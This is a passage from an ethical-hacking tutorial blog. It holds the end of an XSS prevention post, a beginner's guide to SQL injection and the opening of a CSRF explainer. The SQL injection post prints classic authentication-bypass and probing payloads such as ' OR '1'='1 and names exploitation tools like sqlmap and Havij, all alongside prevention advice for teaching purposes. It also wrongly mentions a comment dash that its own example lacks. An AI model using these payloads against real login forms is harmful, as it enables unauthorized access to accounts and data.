
How to prevent XSS vulnerability?

XSS vulnerabilities can be prevented by folllowing some simple steps. They are,

1. Input Validation:

One of the most important measure you can take for preventing XSS attacks is input validation. This involves filtering and sanitizing user input to ensure that only safe and expected characters are allowed. This can be accomplished using a range of methods, including regular expressions, input masks and whitelisting.

2. Output Encoding:

Another important measure is output encoding. This involves encoding all output from the web application to prevent malicious code from being injected into the page. This can be accomplished using a range of methods, including HTML encoding, URL encoding and JavaScript encoding.

3. Use Secure Frameworks:

Modern frameworks automatically prevent XSS.

4. Content Security Policy:

Content Security Policy (CSP) is a security standard that allows developers to define the sources of content that are allowed to be loaded by their web application. By defining a CSP, developers can prevent malicious scripts from executing on their web pages, thereby mitigating the risk of XSS attacks. CSP works by specifying a whitelist of trusted sources for content, such as scripts, stylesheets and images. Any content that is not from a trusted source is blocked by the browser, preventing it from executing on the page.

5. Limiting the Use of Client-Side Scripting:

Another effective measure is to limit the use of client-side scripting languages like JavaScript. This can be accomplished by using server-side scripting languages like PHP or ASP.NET to generate dynamic content. By limiting the use of client-side scripting, developers can reduce the attack surface of their web application and minimize the risk of XSS attacks.

5. Using HTTP-Only Cookies:

HTTP-only cookies are a type of cookie that prevents client-side scripting languages like JavaScript from accessing them. By using HTTP-only cookies, developers can protect sensitive information stored in cookies from being accessed by attackers through XSS attacks. This can help prevent session hijacking and other types of attacks that rely on stealing session cookies.

5. Keeping Software Up-to Date:

Finally, it’s essential to keep all software used by the web application up-to-date, including web servers, frameworks, and third-party libraries. Developers should regularly check for security updates and patches and apply them promptly to reduce the risk of XSS attacks.
Conclusion

XSS is one of the most important vulnerabilities every ethical hacker must understand. It’s widely found in real-world applications and extremely powerful when exploited correctly.

By learning how XSS works, the different types and basic testing techniques, you’re already ahead of most beginners. Start practicing, experiment with payloads and gradually move into advanced techniques like bypassing filters and chaining attacks.

Posted on

SQL Injection for Beginners: A Simple Guide to the Most Dangerous Web Vulnerability

Hello, aspiring ethical hackers. In our previous blogpost on web application hacking, you have learnt about various vulnerabilities affecting web applications. In this article, you will learn about the most dangerous vulnerability among them all, SQL injection.

If you’re just starting your journey into ethical hacking or web security, SQL Injection (SQLi) is one of the first vulnerabilities you need to understand. It’s easy to learn, incredibly powerful and still widely found in real-world applications. More importantly, mastering this vulnerability helps you understand how web applications interact with databases, a core concept in cybersecurity. In this article, you will learn what SQL injection is, how it works, types of attacks and how to detect and prevent this vulnerability.

What is SQL Injection?

It is a vulnerability that allows attackers to manipulate database queries by injecting malicious SQL code into user inputs. These inputs could be login forms, search fields or even URL parameters.

Web applications often take user input and use it to build SQL queries. If that input isn’t properly handled, attackers can alter the query’s logic and gain unauthorized access to data.

How Does It Work?


These attacks typically occur when a web application does not properly validate user input, such as form data or user-generated content. An attacker can exploit this vulnerability by injecting malicious SQL statements into the input field, which are then executed by the web application’s database.

Sql Injection for beginners

A Simple Example

Let’s see SQL Injection with a simple example. Imagine a website login system that checks credentials using a query like this:

SELECT * FROM users WHERE username = 'user' AND password = 'pass';


This looks fine but only if the input is safe. Now, suppose an attacker enters:

Username: admin
Password: ' OR '1'='1

Then, the query becomes:

SELECT * FROM users WHERE username = 'admin' AND password = '' OR '1'='1';

Since ‘1’=’1′ is always true, the condition bypasses authentication. Uisng this, the attacker may log in without knowing user’s password.

This statement would trick the web application into believing that the attacker has a valid username, bypassing the need for a password. The double dash at the end of the statement serves as a comment delimiter which ignores any subsequent characters in the query. As a result, the attacker gains unauthorized access to the application and potentially sensitive data.

SQL Injection attacks can also occur through other input fields, such as search boxes, comment forms and URLs. An attacker can use a variety of techniques to inject malicious SQL statements, such as union queries, stacked queries and blind injection.

Types Of SQL Injection


There are various types of injection attacks. You don’t need to master every type immediately, but knowing the basics helps. They are,

1. In-Band Injection:

This injection type is the most common type. The attacker sends a payload and gets results in the same response.

SQL injection

2. Blind Injection:

SQL injection

In this type of injection, no direct output is shown. Attackers rely on application behavior (like true/false responses or delays) to extract data.

3. Time-Based Injection:

A type of blind SQLi where attackers use delays (e.g., database sleep functions) to confirm vulnerabilities.

Why is SQL Injection Dangerous?

It is not just about logging in without a password. It can even lead to serious consequences. They are,

1. Access to Sensitive Data:

Attackers can retrieve user credentials, emails and financial data.

2. Modification or Deletion of Data:

Entire Databases can be altered or wiped.

3. Admin Access:

The attacker can get full control over the application.

4. Server Compromise:

In some cases, attackers can execute commands on the server.

Even today, it remains one of the top security risks because many applications still fail to handle user input securely.

Real-world Examples Of SQL Injection

Here are some of the SQL injection vulnerabilities and their exploitation cases in Real-world.

1. Freepik Data Breach:

In year 2022, hackers stole over 8.3million Freepik & Flaticon users by exploiting a SQL injection vulnerability in company website.

2. Tesla Motors:

In 2014, a security researcher found a blind injection vulnerability in the Tesla Motors Design studio tool. This vulnerability if exploited could have given anyone access to Tesla backend database including customer call records.

3. Heartland Hack:

A team of hackers exploited an injection vulnerability in Heartland and other company’s website to gain access to their network and plant packet sniffing tools and other malware on their network.

How Attackers Find SQL Injection

Attackers often find these vulnerabilities using simple testing techniques. They are,

  • Entering special characters like ‘ or ” into input fields
  • Trying basic payloads like ‘ OR 1=1–
  • Observing error messages or unusual behavior
  • Testing URL parameters (e.g., id=1 → id=1′)

More advanced testers use tools but manual testing helps you truly understand what’s happening.

How to Prevent SQL Injection

Here’s the good news. SQL injection is one of the easiest vulnerabilities to fix, if you follow best practices.


1. Use Prepared Statements:

Prepared statements ensure user input is treated as data, not code. For example,

$stmt = $pdo->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
$stmt->execute([$username, $password]);

2. Validate Input:

This involves validating user input to ensure that it conforms to expected patterns or formats. Input validation can be implemented through client-side and server-side validation techniques.

3. Avoid Dynamic Queries:

Never build SQL queries by directly combining strings with user input. This involves using parameterized queries instead of dynamically generated SQL queries. Parameterized queries use placeholders for user input, rather than incorporating user input directly into the SQL query.

4. Use Secure Frameworks:

Modern frameworks (like Django or Node.js ORMs) handle many security concerns automatically.

5. Limit Database Permissions:

Make sure your application should never connect to the database with full admin privileges. This involves configuring the database server to restrict user access and ensure that each user has only the necessary access to perform their job functions. It also involves implementing strong passwords and two-factor authentication.

6. Hide Error Messages:

Detailed database errors can reveal valuable information to attackers. When a SQL error occurs, the database server may return an error message that includes sensitive information, such as the SQL query that caused the error or details about the database structure. An attacker can use this information to refine their attack and gain further access to the database. To prevent this, it’s important to configure error messages so that they do not reveal sensitive information.

7. Regular Updates:

This involves keeping web applications and database servers up-to-date with the latest security patches and updates.

8. Education and Training:

Regular education and training for developers, administrators and users is critical to preventing SQL Injection attacks. This includes training on secure coding practices, data security and password management.

Tools to detect SQL Injection

There are several tools available to help detect SQL Injection attacks. Some popular tools include:

1. SQLmap:

This is an open-source tool that automates the process of detecting and exploiting SQL Injection vulnerabilities. Learn how to perform sql injection with sqlmap.

2. Havij:

Havij is an automated SQL injection Graphical tool that helps penetration testers to find and exploit SQL Injection vulnerabilities. 

3. SQLsus:

Sqlsus is an open-source MYSQL injection and takeover tool

4. Netsparker:

This is a web application security scanner that includes this injection detection and prevention features.

5. Acunetix:

This is another web application security scanner that includes this Injection detection and prevention features.

6. Burp suite:

This is a web application security testing tool that includes a SQL injection Scanner.

7. OpenVAS:

This is an open-source vulnerability scanner that includes this injection detection and prevention features.

Why Beginners Should Learn SQL Injection?

SQL injection is often the first real “aha” moment in ethical hacking. It teaches you,

  • How databases work behind web applications
  • How small coding mistakes create big vulnerabilities
  • How attackers think and exploit systems

Practicing SQL injection in safe environments (like vulnerable labs) builds a strong foundation for more advanced topics like authentication bypass, privilege escalation and web exploitation.

Conclusion

SQL Injection may seem simple but its impact is massive. For beginners, it’s the perfect starting point to understand both offensive and defensive security. If you’re serious about ethical hacking, don’t just read about SQL injection. Practice it in controlled labs, experiment with payloads and learn how to fix it. This combination of attack and defense is what turns beginners into skilled professionals.

Posted on

Cross-Site Request Forgery (CSRF) vulnerability for Beginners


Hello, aspiring ethical hackers. In our previous blogpost on web application hacking, we learnt about different kind of vulnerabilities in web applications. In this article, you will learn about Cross-Site Request Forgery (CSRF) vulnerability, one of the dangerous vulnerabilties affecting web applications. Cross-Site Request Forgery (CSRF) is a common web application vulnerability that allows attackers to trick a user’s browser into performing unwanted actions on a website where the user is already authenticated. As the request is sent from the victim’s browser with their existing session cookies, the web application often treats the request as legitimate.

For beginners in cybersecurity or web security, CSRF is an important concept to understand because it highlights how trust between a user’s browser and a website can be abused.

What is Cross-Site Request Forgery (CSRF)?


CSRF occurs when a malicious website, email or script tricks a user into sending a request to another website where they are currently logged in. Since web applications rely heavily on session cookies to identify authenticated users, the browser automatically includes those cookies in every request sent to the site. This means that if a victim is logged into a website, any request sent from their browser to that site will appear legitimate.

An attacker exploits this behavior by creating a malicious request that performs an action on behalf of the victim.

